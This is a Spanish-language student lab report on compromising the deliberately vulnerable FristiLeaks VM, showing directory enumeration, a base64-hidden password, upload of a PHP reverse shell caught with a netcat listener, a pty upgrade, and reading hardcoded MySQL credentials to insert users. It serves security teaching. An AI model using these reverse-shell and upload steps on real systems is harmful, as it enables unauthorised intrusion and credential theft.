



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Ingeniería en Telecomunicaciones
e Informática

LABORATORIO 4

Johan camilo García caro

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Ingeniería en Telecomunicaciones
e Informática

LABORATORIO 4

Johan camilo García caro

Docente

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco “Diego Luis Córdoba”

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó



Introducción

En este informe, se presenta la realización de la práctica de laboratorio presentando en el que se vio el tema de inyección junto con los demás temas visto anteriormente.

Aquí se evidenciarán los pasos para realizar hacking a un servidor php y obtener el usuario y contraseña de Fristileaks.



Alcance

Entrar al sistema de la víctima.

Generar un archivo con el cual será explotada la vulnerabilidad del sistema.

Ilustrar por medio de imágenes los pasos realizados para vulnerar el equipo.



Objetivos

General

Atacar al paciente mediante un archivo infectado para hacer el proceso de post explotación.


Específicos

1. Obtener las credenciales del Fristileaks.
2. Explotar a vulnerabilidad del sistema.
3. Ejecutar comando dentro de este.




Desarrollo

Para el inicio de este laboratorio, se hizo la instalación de fristileaks suministrado por el docente



En el apartado de pantalla se cambio el controlador grafico a VNoxVGA





En el apartado de RED se Conecta a la red nat y se cambia la dirección mac a la que el ingeniero suministro. Ya que solo con esta puede rentar dhcp dicha maquina

Red

Adaptador 1 Adaptador 2 Adaptador 3 Adaptador 4

☒ Habilitar adaptador de red

Conectado a: Red NAT

Nombre: semestre9-2025-1

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)

Modo promiscuo: Denegar

Dirección MAC: 080027A5A676

☒ Cable conectado

Puertos serie

Puerto 1 Puerto 2 Puerto 3 Puerto 4

Aceptar Cancelar Ayuda

Encendemos la maquina y dejamos trabajando en segundo plano

```
Fristileaks 1.3 vulnerable VM by Ar0xA.  
Goal: get root (uid 0) and read the flag file  
  
Thanks to dqi and barrebas for testing!  
  
IP address:170.200.140.13  
localhost login:
```

A su vez ingresamos a Kali Linux y abrimos terminal de comandos con dirb <http://xxx.xxx.xxx.xxx/> en las (x) debe ir la ip de la victima

```
(root@kali)-[~]
# dirb http://170.200.140.13/

____
DIRB v2.22
By The Dark Raver

____

START_TIME: Wed Sep 10 23:11:17 2025
URL_BASE: http://170.200.140.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

____

GENERATED WORDS: 4612

—— Scanning URL: http://170.200.140.13/ ——
+ http://170.200.140.13/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://170.200.140.13/images/
+ http://170.200.140.13/index.html (CODE:200|SIZE:703)
+ http://170.200.140.13/robots.txt (CODE:200|SIZE:62)


—— Entering directory: http://170.200.140.13/images/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

____


END_TIME: Wed Sep 10 23:11:36 2025
DOWNLOADED: 4612 - FOUND: 3

(root@kali)-[~]
#
```


Al saber cuál es la dirección IP Frstileaks, se pegó en el navegador y mostró la página principal de Frstileaks.



Al coger una de las rutas y pegarla junto con la dirección ip mostró lo que había en esa ruta.



Tomando la ruta, que nos dio el comando y al pegarla en el navegador web arrojó un login para acceder al portal admin.





Al bajar se encontró un código en base64, el cual contiene la contraseña.

```
1702 <!--
1703 iVBORw0KGgoAAAANSUHEUgAAAW0AAABLCAIAAA04UHqAAAAAXNSR0IARs4c6QAAAAARnQUIBAACx
1704 jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dLRdtsgEIVhr8sL8nqymmwmi0kl
1705 S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHGRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAX0QLAixw
1706 B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
1707 m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPL+zJ053b9+lgd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
1708 Zv7/d5i6qse0t9rWa6UMsR1+WROrL72DbdWKqZS0tMPqGL8LRhzyWjWkTFDPXFmulC7e81bXnN0vb
1709 DpYz0MN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMPSumn9BSeGf51bUcr6W+VjNd
1710 jJQjcelwepPCjLLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
1711 12qmC/1/Zz2ZXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpIND0FeI5ENygbTfj+qDbc+QpG9c5
1712 uvFQzV5aM15LlyMrfrnPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
1713 04VaJmwziEdZvmS29E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq
1714 i1n+skSqGf0SIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
1715 t0H0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
1716 30oZ0jk3y+pQ9fnEG4lN0co9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
1717 3K/U+z2uFJNWmMmhLzUe2v6n/dAWG+mLN9KGWI9EckSMJl6o6+ecH8dv0Uu4PnkqDL2rGuiS8HK
1718 ul9iMrFG9gqa/VTB8q0RLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
1719 mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWuLSfYlm+hDLkcIAtuHEUzu/l9l867X34
1720 rPtA6lmLi0ZrQX6gu37aIukRkVaylRfqpK+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TckqeBwlrFhe
1721 EPdMj03SSys7XVF+qmT5UcmT9+Ss//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
1722 AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAX0QLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
1723 CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHGRY4A8Pn9/QNa7zik1qtycQAAAABJR
1724 U5ErkJggg==
1725 -->
```

Base64 to Image

Convert Base64 to image online using a free decoding tool which allows you browser. In addition, you will receive some basic information about this image you will have a special link to download the image to your device. If you are

Base64*

```
iVBORw0KGgoAAAANSUHEUgAAAW0AAABLCAlAAAA04UHqAAAAAXNSR0IArs4c6QAAAAARnQU1BAACx  
jwv8YQUAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7d1RdtsgEIVhr8sL8nqymmwmi0kl  
S0iAQGY0Nb01//dwSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBTAXOQLAixw  
B4EWOAPAiRwB4kSMAMgRAf7kCAAvCgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f  
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu115+RmpJq5tMTkE1paH1VXJJ  
Zv7/d5i6qse0t9rWa6UMsR1+WrOR172DbdWKqZS0tMPqG18LRhzyWjWkTFDPXfmu1C7e81bxnNOvb
```

Decode Base64 to Image

Preview Image | [Toggle Background Color](#)

keKkeKKeKKeKkEkkEk

File Info

- Resolution: 365×75
- MIME type: image/png
- Extension: png
- Size: 1.18 KB
- Download: [image.png](#)

Ilustración 2. Contraseña.

Ese código

que se consiguió anteriormente fue convertido en una página el cual convierte en una página de base64 a imágenes.




Ya con el usuario y contraseña, se pudo realizar el ingreso a la página.

Member Login
Username :
Password :

Al darle clic en “login” se puede tener acceso y la única opción que da es la de cargar archivos.

Al




Login successful

[upload file](#)



darle clic en la única opción que aparece, se hace una redirección para ir a cargar los archivos y se cargaron en .txt pero esta fue la respuesta a dicho cargue



Por lo que se accedió a las siguientes rutas y se modificó la información ip y port por la que estamos utilizando. Se guarda y se sale

```
(linux@vbox)-[~]
$ sudo su
[sudo] contraseña para linux:
(root@vbox)-[/home/linux]
# cd /usr/share/webshells

(root@vbox)-[/usr/share/webshells]
# ls
asp  aspx  cfm  jsp  laudanum  perl  php

(root@vbox)-[/usr/share/webshells]
# cd php

(root@vbox)-[/usr/share/webshells/php]
#
```

```
(root@vbox)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/linux/Esc*
```

```
(root@vbox)-[/home/linux/Escritorio]
# ls
php-reverse-shell.php  shell.elf
```




```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '170.200.140.13'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later  
//
```

Luego ejecutamos

```
(root@vbox)-[/home/linux/Escritorio]  
# nc -lvp 1234  
listening on [any] 1234 ...  
█
```

Y procedemos a cambiar la url pegando nuestro archivo creado previamente en Escritorio



170.200.140.13/fristi/do_upload.php

← → ↻ 🏠 170.200.140.13/fristi/do_upload.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Uploading, please wait
The file has been uploaded to [/uploads](#)

Luego pegamos esta ruta




http://170.200.140.13/fristi/ × +

🔍 170.200.140.13/fristi/uploads |

🌐 http://170.200.140.13/fristi/uploads — Vi



Y posteriormente el nombre de nuestro archivo



no!

Y si todo se hizo correctamente ya tendríamos acceso

```
(root@kali)-[/home/kali/Escritorio]
# nc -lvp 1234
listening on [any] 1234 ...
170.200.140.13: inverse host lookup failed: Unknown host
connect to [170.200.140.7] from (UNKNOWN) [170.200.140.13] 37791
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
 01:14:03 up  1:30,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48 apache gid=48 apache groups=48 apache
sh: no job control in this shell
sh-4.1$
```

Siguiendo las indicaciones del ingeniero lo que sigue es buscar la manera de escalar privilegios, una vez hecho crear 2 usuarios y probar que ingresan a la página.

Vamos a ir listando y accediendo a las rutas que nos llevaran a el usuario y la contraseña



```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  7 11:14 .
dr-xr-xr-x. 22 root root 4096 Sep  7 11:14 ..
-rw-r--r--  1 root root    0 Sep  7 11:14 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x 19 root root 3640 Sep  7 11:14 dev
drwxr-xr-x. 70 root root 4096 Sep  7 11:14 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23  2011 media
drwxr-xr-x.  3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x 93 root root    0 Sep  7 11:13 proc
dr-xr-x--  3 root root 4096 Nov 25  2015 root
```

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$
```



```
bash-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  7 11:14 .
dr-xr-xr-x. 22 root root 4096 Sep  7 11:14 ..
-rw-r--r--  1 root root    0 Sep  7 11:14 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x 19 root root 3640 Sep  7 11:14 dev
drwxr-xr-x. 70 root root 4096 Sep  7 11:14 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23  2011 media
drwxr-xr-x.  3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x 95 root root    0 Sep  7 11:13 proc
dr-xr-x--  3 root root 4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root 4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root 4096 Sep 23  2011 srv
drwxr-xr-x 13 root root    0 Sep  7 11:13 sys
drwxrwxrwt.  3 root root 4096 Sep  7 12:26 tmp
drwxr-xr-x. 13 root root 4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19  2015 var
bash-4.1$
```



```
bash-4.1$ cd var
cd var
bash-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root    root    4096 Nov 19  2015 .
dr-xr-xr-x. 22 root    root    4096 Sep  7 11:14 ..
drwxr-xr-x.  6 root    root    4096 Nov 17  2015 cache
drwxr-xr-x.  3 root    root    4096 Nov 17  2015 db
drwxr-xr-x.  3 root    root    4096 Nov 17  2015 empty
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 fristigod
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 games
drwxr-xr-x. 19 root    root    4096 Sep  7 12:26 lib
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 local
drwxrwxr-x.  5 root    lock   4096 Nov 17  2015 lock
drwxr-xr-x.  4 root    root    4096 Sep  7 12:26 log
lrwxrwxrwx.  1 root    root      10 Nov 17  2015 mail → spool/mail
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 nis
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 opt
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 preserve
drwxr-xr-x. 13 root    root    4096 Sep  7 11:14 run
drwxr-xr-x.  8 root    root    4096 Nov 17  2015 spool
drwxrwxrwt.  2 root    root    4096 Nov 17  2015 tmp
drwxr-xr-x.  6 root    root    4096 Nov 17  2015 www
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 yp
bash-4.1$
```

```
bash-4.1$ cd www
cd www
bash-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root root 4096 Nov 17  2015 .
drwxr-xr-x. 19 root root 4096 Nov 19  2015 ..
drwxr-xr-x.  2 root root 4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root root 4096 Nov 17  2015 error
drwxr-xr-x.  7 root root 4096 Nov 25  2015 html
drwxr-xr-x.  3 root root 4096 Nov 17  2015 icons
-rw-r--r--  1 root root   98 Nov 17  2015 notes.txt
bash-4.1$
```



```
bash-4.1$ cd html
cd html
bash-4.1$ ls -la
ls -la
total 36
drwxr-xr-x. 7 root  root  4096 Nov 25  2015 .
drwxr-xr-x. 6 root  root  4096 Nov 17  2015 ..
drwxr-xr-x. 2 apache apache 4096 Nov 25  2015 beer
drwxr-xr-x. 2 apache apache 4096 Nov 25  2015 cola
drwxr-xr-x. 3 apache apache 4096 Nov 17  2015 fristi
drwxr-xr-x. 2 apache apache 4096 Nov 25  2015 images
-rw-r--r--. 1 apache apache  703 Nov 17  2015 index.html
-rw-r--r--. 1 apache apache   62 Nov 17  2015 robots.txt
drwxr-xr-x. 2 apache apache 4096 Nov 25  2015 sisi
bash-4.1$
```

```
bash-4.1$ cd fristi
cd fristi
bash-4.1$ ls -la
ls -la
total 172
drwxr-xr-x. 3 apache apache  4096 Nov 17  2015 .
drwxr-xr-x. 7 root  root    4096 Nov 25  2015 ..
-rw-r--r--. 1 apache apache  1310 Nov 17  2015 checklogin.php
-rw-r--r--. 1 apache apache  1216 Nov 17  2015 do_upload.php
lrwxrwxrwx. 1 apache apache   14 Nov 17  2015 index.php → main_login.php
-rw-r--r--. 1 apache apache   191 Nov 17  2015 login_success.php
-rw-r--r--. 1 apache apache   45 Nov 17  2015 logout.php
-rw-r--r--. 1 apache apache  1396 Nov 17  2015 main_login.php
-rw-r--r--. 1 apache apache 131736 Nov 17  2015 pic.b64
-rw-r--r--. 1 apache apache  1642 Nov 17  2015 pic2.b64
-rw-r--r--. 1 apache apache   372 Nov 17  2015 upload.php
drwxrwxrwx. 2 apache apache  4096 Sep  4 11:56 uploads
bash-4.1$
```



```
bash-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);
```

Luego de tener las credenciales solo sería ingresar y crear los usuarios

```
mysql> use hackmenow;
use hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_hackmenow |
+-----+
| members              |
+-----+
1 row in set (0.01 sec)

mysql> █
```



```
mysql> describe members;
describe members;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.06 sec)

mysql> █
```

```
mysql> insert into members (username, password) values ('seguridad', 'autoria');
Query OK, 1 row affected (0.05 sec)

mysql> insert into members (username, password) values ('casa', 'sola');
insert into members (username, password) values ('casa', 'sola');
Query OK, 1 row affected (0.00 sec)

mysql> █
```

```
mysql> use hackmenow;
use hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>

mysql> INSERT INTO members (username, password)
VALUES
  ('usuario1', 'clave1'),
  ('usuario2', 'clave2');
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0

mysql> select * from members
select * from members
→
→
→
→ ;
;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
| 2 | usuario1 | clave1 |
| 3 | usuario2 | clave2 |
+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> █
```



Prueba de Usuarios

